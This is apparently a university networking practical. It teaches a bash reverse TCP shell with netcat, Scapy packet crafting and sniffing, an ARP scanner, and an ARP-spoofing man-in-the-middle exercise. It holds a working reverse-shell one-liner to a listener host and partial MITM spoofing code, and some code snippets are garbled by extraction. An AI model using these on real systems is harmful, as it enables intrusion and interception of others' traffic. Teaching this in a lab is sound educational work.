2019/2020

Practicals°3: Python/Scapy

1. Reverse TCP Shell

What is a reverse shell? Usually, when you make a TCP/IP connection between two computers, there is from one side a server handling the connection, and from the other a client making the connection.

When you connect to your machine using ssh for example, **you** (CLIENT) are controlling the **distant machine** (SERVER). Making a reverse shell allows the SERVER to control the CLIENT (cf. Figure 1).




Figure 1 – Normal vs reverse shell

Now you may wonder what is the point of doing this. it can be actually very useful. For example, you want to help a friend. He doesn't have a server with all the port forwarding etc., so you can't connect to his machine. Not as ethical as the first reason, but still works! You're an evil guy, you want to hack a machine, you can use a reverse shell.


Let's do it!

We are going to use **`netcat`** on the server side. netcat is a networking utility used for reading or writing from TCP and UDP sockets.

First, we are going to listen for incoming connection using netcat:

```
# syntax is: nc -l -vv -p <PORT>

# -l: listen (server mode)

# -vv: verbose mode (get outputs from nc)

# -p: the port used for the server. Unless you and the client are on the same network, you have to make a port forwarding to your machine


# the command is:

nc -l -vv -p 1111
```


Once the command started you should have something like this:



```
pi@PiDeux2:~$ nc -l -vv -p 1111
Listening on [0.0.0.0] (family 0, port 1111)
```

Now, go to the client. We are going to redirect the standard input/output/error of the client bash to the server. This is how we do it:


```
# syntax is: bash -i &> /dev/tcp/<IP>/<PORT> 0>&1
# bash -i: interactive bash
# &> /dev/tcp/<IP>/<PORT>: redirects the standard output (1) and error (2) of the bash to the server
# 0>&1: link the standard input (0) of the bash to the output (1)
# <IP> and <PORT> are the ip of the server and the port on which you started it
# for me it would be:
bash -i &> /dev/tcp/192.168.0.81/1111 0>&1
```



```
pi@PiDeux1 ~ $ bash -i &> /dev/tcp/192.168.0.81/1111 0>&1
```

If you want to know more about the redirection operators, see `http://www.catonmat.net/blog/bash-one-liners-explained-part-three`

And then, here is the result:



```
pi@PiDeux2:~$ nc -l -vv -p 1111
Listening on [0.0.0.0] (family 0, port 1111)
Connection from [192.168.0.12] port 1111 [tcp/*] accepted (family 2, sport 41694)
pi@PiDeux1 ~ $ ls
```

We can now control the **PiDeux1** machine from **PiDeux2** machine ☺

That's also possible to do the same stuff with Python language.
Download code from
`https://github.com/truillet/ups/blob/master/m2issd/code/Reverse_Shell.zip`
and try it!

2. Scapy

Scapy is a Python module that allows the user to forge, receive, send, and manipulate network packets quite simply. In order to run Scapy, use the command Scapy in the terminal. You enter next in the Python environment. You can then start building and manipulating packets. When forging packets.

it is not required to follow the layer architecture of the OSI model. You don't have to build the packets from scratch, specifying each detail in each layer. When you do not precise some parameters, Scapy will fill them with default values. If you omit some addresses (IP or MAC) that the module is not able to determine, it will use broadcast addresses.

In order to install Scapy, read this →
`https://scapy.readthedocs.io/en/latest/installation.html`

You can find the doc here:
`https://media.readthedocs.org/pdf/scapy/latest/scapy.pdf` and a cheat sheet here:

`https://blogs.sans.org/pen-testing/files/2016/04/ScapyCheatSheet_v0.2.pdf`

2.1 Link layer

To build an Ethernet frame, you can use the following command:

`frame = Ether(src=MACS,dst=MACD)` where MACS is the source MAC address, and MACD is the destination MAC address.

In the case of an ARP reply:

`frame = ARP(op=2,psrc=IPS,hwsrc=MACS,pdst=IPD,hwdst=MACD)` where **op=2** means it is an ARP response, IPS is the source IP address, MACS is the source MAC address, IPD is the destination IP address and MACD is the destination MAC address.

2.2 Network layer

To build an IP packet, use:

`packet = IP(src=IPS,dst=IPD)` where IPS is the source IP address, and IPD is the destination IP address. For ICMP messages, use: `packet = ICMP(type=T,code=C)` where T is the type and C the code of the ICMP message.

2.3 Transport layer

To build a TCP or UDP packet, use:

```
datagram = TCP(src=IPS,sport=SP,dst=IPD,dport=DP) datagram =
UDP(src=IPS,sport=SP,dst=IPD,dport=DP)
```

where IPS is the source IP address, SP is the source port, IPD is the destination IP address, and DP is the destination port.

2.4 Packet sending

To send a packet, you can use `sendp(pkt)`

If you need to send multiple time the same packet, use a loop: `sendp(p,loop=1,inter=X)` where `loop=1` means that Scapy must loop forever and X is the number of packets sent per second.

You can also find more information about Scapy on the official webpage.

2.5 Exercices

2.5.1 Sniff packets

Write a basic Python script to sniff for packets:

```
#!/usr/bin/env

python from scapy.all import *

a=sniff(count=10)

a.nsummary()
```

This will sniff for 10 packets and as soon as 10 packets have sniffed, it will print a summary of the 10 packets that were discovered.

2.5.2 send and receive packets

we will look at a basic script that allows for the sending of packets:

```
#!/usr/bin/env python

from scapy.all import *

send(IP(dst="1.2.3.4")/ICMP())

sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth0")
```

The two main lines of code feature different sending functions. `send()` is used to send packets at the 3rd protocol layer, whereas `sendp()` is used to send packets at the 2nd protocol layer.
The difference is very important as some packets, such as ICMP are specific to certain layers, and it is up to us to know which packets can be used at which layer.

scapy also has an array of commands for sending and receiving packets at the same time, which can be used in a python script as follows:

```
#! /usr/bin/env python
from scapy.all import *
ans,unans=sr(IP(dst="192.168.86.130",ttl=5)/ICMP()
ans.nsummary()
unans.nsummary()
p=sr1(IP(dst="192.168.86.130")/ICMP()/"XXXXXX")
p.show()
```

The `sr()` function is for sending packets and receiving answers, which returns a couple of packets with answers, and also the unanswered packets which can be displayed as shown above. The function `sr1()` is a variant that only returns on packet that answered the packet that was sent. `sr()` and `sr1()` are for layer 3 packets only. If you wish to send and receive layer 2 packets, you must use `srp()` or `srp1()`.

Create a python script that sends and receives layer 2 packets, and then displays the information concerning sent and received packets.

2.5.3 Advanced Python scrpiting with Scapy

Now that we understand the basics of sniffing packets, sending packets and receiving packets within python scripts, we can now learn some more advanced scripting.

```
#! /usr/bin/env python
import sys from scapy.all
import sr1,IP,ICMP
p=sr1(IP(dst=sys.argv[1])/ICMP())
if p:
      p.show()
```

The previous script starts to introduce system arguments as an input. The `sys.argv[1]` as the destination address states that after executing the script, the first argument to follow the execution of the script will be used for the destination address, for example: `#  ./scapysr.py 192.168.0.1`
Using this, we now don't have to edit the source file every time we want to use a different IP address.

Scapy can also make use of methods so that we can build entire programs dedicated to certain functions, such as the live sniffing of packets:

```
#!/usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
      if ARP in pkt and pkt[ARP].op in (1,2): # who-has or is-at
            return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

This will create a live packet sniffer that will return any ARP requests that are seen on all interfaces. The entire method basically states that if a packet is both an ARP packet, and the operation of that packet is either who-has or is-at, then it will return a printed line stating the source MAC address and source IP address of that ARP packet. The method is applied to the sniff command using the prn function. Another important thing to notice is that 'store=0' is applied to the sniff command as well, and this is so that Scapy avoids storing all of the packets within its memory.

2.5.4 ARP Scanner

There are a multitude of tools used to discover internal IP addresses. Many of these tools use ARP, address resolution protocol, in order to find live internal hosts. If we could write a script using this protocol, we would be able to scan for hosts on a given network. This is where Scapy and python come in, Scapy has modules we can import into python, enabling us to construct some tools of our own, which is exactly what we'll be doing here.

Download the code from `https://github.com/truillet/ups/blob/master/m2issd/code/arpscan.py` and try it:

How many machines are connected on the network and fond their MAC address?

2.5.5 Build a Man-in-The-Middle Tool with Scapy

Essentially, a man-in-the-middle attack is when an attacker places them self between two parties (cf. Figure 2). This passes all data through the attacking system which allows the attacker to view the victim's activity and perform some useful recon.




Figure 2 – Man in the Middle Attack

The first thing we'll do in this script is import all our needed modules...

```
from scapy.all import *
import sys
import os
import time
```

From the latest script, write a piece of code allowing user to choose a desired interface a victim and a router IP. At the end, you must add these lines

```
print "\n[*] Enabling IP Forwarding...\n"
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")
```

Write a python function that returns a MAC address from an IP address (`get_MAC(IP)`)

The next function to code is `reARP`. Once our attack is over, we need to re-assign the target's addresses so they know where to send their information properly. If we don't do this than it will be very obvious that something has happened.

```
def reARP():
      print "\n[*] Restoring Targets..."
      victimMAC = get_mac(victimIP)
      gateMAC = get_mac(gateIP)
      send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc = victimMAC, count = 7)
      send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst = "ff:ff:ff:ff:ff:ff", hwsrc = gateMAC, count = 7)
      print "[*] Disabling IP Forwarding..."
      os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
      print "[*] Shutting Down..."
      sys.exit(1)
```

Then, you can write the `trick(vm,gm)` function, the most important one. This function simply sends a single ARP reply to each of the targets telling them that we are the other target, placing ourselves in between them.

Finally, try to put code together and try to attack a victim!

(For a solution, see here → `https://github.com/truillet/ups/blob/master/m2issd/code/mitm.py`)